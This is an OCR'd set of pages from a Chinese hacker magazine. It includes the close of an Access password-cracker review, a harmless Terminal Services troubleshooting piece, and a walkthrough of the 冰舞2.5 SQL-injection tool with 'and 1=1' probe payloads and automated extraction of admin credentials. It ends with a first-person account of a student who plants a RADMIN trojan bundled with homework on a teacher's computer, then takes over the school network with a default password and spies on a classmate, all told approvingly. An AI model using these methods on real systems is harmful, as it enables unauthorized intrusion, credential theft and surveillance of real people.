


图6




图7

我们再来破解一个复杂的数据库密码吧，选择好源文件。破解，1秒钟不到，如图8。还显示了数据库的类型呢：Access 2000 or 2002。这里提醒大家的是它只能破解ACCESS 97/2K/2002的密码。




图8

总的来说CrackAccess1.2是一款不错的数据库密码破解软件，它比用字典来跑，的确更省时省力，大家自己去试一试吧。

（本文所涉及的相关工具：ACCESS密码破解者1.2光盘中有收录。）

浅谈终端服务引起的故障

——应2004年8月号《问题征解》

张小勇

一天开机后，发现任务管理器出现故障，具体就是无法终止进程。如图1，即是试图结束金山词霸的进程xdict.exe时，系统给出的错误提示，“绑定句柄无效”——听起来似乎很熟悉，我上网去查了查，没发现什么有价值的信息。后来过了几天才发现在2004年8月号的《黑客X档案》上，有这样一篇《问题征解》，作者在其中描述的故障和我这里的一模一样。我的兴趣一下就上来了，研究一下这个问题吧，顺便还能骗点稿费，嘿嘿。




图1

首先，我要思考一下在出现这个问题之前，自己都进行了什么特别的操作，想啊想啊，我终于想起前几天在整理硬盘上的一些工具软件的时候，似乎运行过这样一个程序：djxyxs.exe，想必大家都知道了，这是命令行下开启终端服务的工具。对了吧，应该就是它了。马上到注册表登记服务的地方看看，出乎意料的是，我竟然发现了“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD”、“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService”这两项，由于我以前删除过Windows的终端服务，这两个注册表项应该是不存在的，看来应该是djxyxs.exe这个程序加上去的。让我们仔细研究一下它们，在TermDD的右边的“ImagePath=\SystemRoot\System32\drivers\termdd.sys”，这是终端服务的驱动文件；TermService则为“ImagePath=%SystemRoot%\system32\termsrv.exe”，这个就是服务程序了。而他们的启动方式都为自动启动（图2）。




图2

那么，这个故障是由这两个注册表项引起的吗？答案是否定的，其实在我的硬盘上根本就找不到termdd.sys和termsrv.exe这两个文件（以前删掉了），如果大家有疑问的话，可以把这两处子键的启动方式都改成禁用，即“tart=dword:00000004”，就可以发现，故障依然是存在的。

我是这样思考这个问题的，既然问题与这两个项目无关，那么在注册表中应该还有其他对于Terminal Service的控制项。以“Terminal”为关键字搜索，发现HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server这一项，并且在其下有一“TSEnabled=dword:00000001”，从字面意思来看，应该就是启用终端服务，把这个值改为0，重新启动电脑，可以用任务管理器结束进程，故障解决。

总结一下，在我的这个例子里，是由于termdd.sys和termsrv.exe这两个文件不存在，使终端服务启动失败，从而造成这个故障。而如果服务能够成功启动，就不会存在这个故障，这一点正如《问题征解》一文的作者在文章中所描述的那样。

最后再说一点，在遭遇任务管理器这个故障的同时，其实系统还有其他的一些“并发症”：首先是系统关机菜单中的“等待”项目消失（图3）；其次是输入密码登陆系统之后要停顿较长时间，才可进入桌面。事实证明这些都和终端服务有关。

以上所有测试均是在Win2000 Advanced Server + SP4上完成的，大家若有补充或者不同意见，欢迎在X档案的BBS上提出。




图 3

解剖冰舞2.5

winston & 20NT

冰舞2.5，是由20NT的成员浪心开发的一款asp注射工具，这个工具的功能十分强大，使用也简单方便，在一些地方，比如在暴库的功能上强过NBSI2，下面就让我们来看看这款优秀的工具吧！

首先，让我大体了解一下冰舞主体部分，它分为：整站分析、脚本注入、跨站列表、探测后台、跨站上传。


冰舞的全貌（图1）。


图 1

废话不要了，我们分别介绍一下功能。


1、整站分析

在整站分析中我们可以看到，分为可能存在注射漏洞的url和可能存在暴库漏洞的url（图2）。这个功能和NBSI相同，不过在速度和准确度上要比NBSI高。（希望小竹不要打我啊。）


图 2

在目标网址中填写你要探测的网站地址，比如：http://www.targat.com，然后点击开始探测，这时，会得到你要探测网站的可利用URL，等待扫描结束，你可以在下面列表的可能存在注射漏洞的URL中，找到能注射URL，点击后直接进入脚本注入。

2、脚本注入（图3）


图 3


进入你刚看到关键字，这个是能否成功注入的关键。关键字，是指当你注入URL中的后面填写“and 1=1”和“and 1=2”之后，找到不同页面的地方。比如：注入地址是 http://www.targat.com/list.asp?id=47，你在后面加上“and 1=1”和“and 1=2，就成了：http://www.targat.com/list.asp?id=47 and 1=1、http://www.targat.com/list.asp?id=47 and 1=2。

这时候，会出现不同的页面，你看到的两个页面不同的地方就是关键字了。把自动填写选中，再探测漏洞——等待结果。

不一会，你会看到探测返回的信息中出现了结果：存在（不存在）注入漏洞、数据库类型为ACESS（SQL），同时自动暴库，开始注入。重新开始，SQL注射按钮也可以点击了。点击“自动暴库”，冰舞会自动的暴出管理员表、ID字段、帐号字段、密码字段。


再点击“开始注入”，这是会在最小ID和最大ID中，分别地显视出存在表中的第一个ID值和最后一个ID值。当前ID表示的是正在猜测的ID，然后你会在帐号和密码中看到，已经猜解的管理员名字和密码。（在这里值得提一下的是，冰舞方便地可以直接把你得到的管理员表，ID字段，帐号字段，密码字段填写进去。）

3、跨站列表（图4）


图 4

大体的功能和老兵的域名查询工具相同。冰舞还可以自动查寻到对应的域名中是否存在BBS，同时还可以检测是否存在上传漏洞。（如果存在这会给入侵带来方便。）


4、探测后台（图5）


图 5

这是为了方便不想手动寻找后台管理路径的，能自动的对常用后台管理路径进行扫描。

以上就是冰舞的使用过程了，可见，功能的强大是不用质疑的。

（本文所涉及的相关工具：冰舞2.5，光盘中有收录。）



看了一年的X档案，真的很羡慕高手们能在入侵之后为我等菜鸟传授宝贵的经验。今天我这只小菜鸟也来偿试一下入侵的滋味。目标就是学校的局域网。

先介绍一下概况：教师机一台，50台学生机，系统是WIN98的，装有杀毒软件，配合“联想传奇”进行管理教学（如图1）。只要搞定教师机就能用联想传奇来“一统江湖”了。废话少说，开始行动吧！



图 1

一、上传木马

我用的是RADMIN自解压木马，理由是比较安全，能躲过大多数杀毒软件，而且操作简单。具体配置可以参考前几期的X档案。有一点要提的是，解压路径用“c：\windows\”，“%systemroot%\”在WIN98下无效。上传比较简单，与作业捆绑，一起交给教师机就行了（捆绑大家一定都会），老师会在当天查看我们的作业，剩下的就是等待了。

二、远程控制

第二天我迫不及待地用客户端连接教师机，成功了（如图2）。看来老师的安全意识不高，或许是太信任我们了。因为老师正在操作，我只能在硬盘转了一圈，全是文件，我不太感兴趣。进入下一步吧！




图 2

三、取得传奇密码

趁老师去办公室时间进行远程控制。启动传奇，跳出一个窗口，要求输入编号和密码（如图3）。随便输入后跳出错误窗口。晕，难道要现场crack不成？（查壳，脱壳，OLLDBG加载后破解，至少要5分钟，万一老师回来，汗~）先把文件下载到本地再说。下载后竟无法运行（大概欠了某些文件），更别说破解了。正当我绝望之际，忽然想到教师机是多个老师共用的，密码一定不会复杂，该不会有什么默认的密码吧！赶紧看看文件，发现有个HELP文件夹，打开一看是帮助文件。浏览一下发现有默认的编号和密码，太好了，立马在教师机上运行传奇，填入编号和密码，成功了！（如图4）呵呵，功能不错：屏幕监视，远程控制，关机，屏幕广播，聊天等等。利用这个“合法木马”我便可以“一统江湖了”，看看MM在干啥，和她聊聊天……接下来的事我就不献丑了，可以说整个局域网已在我的控制下了。好兴奋！

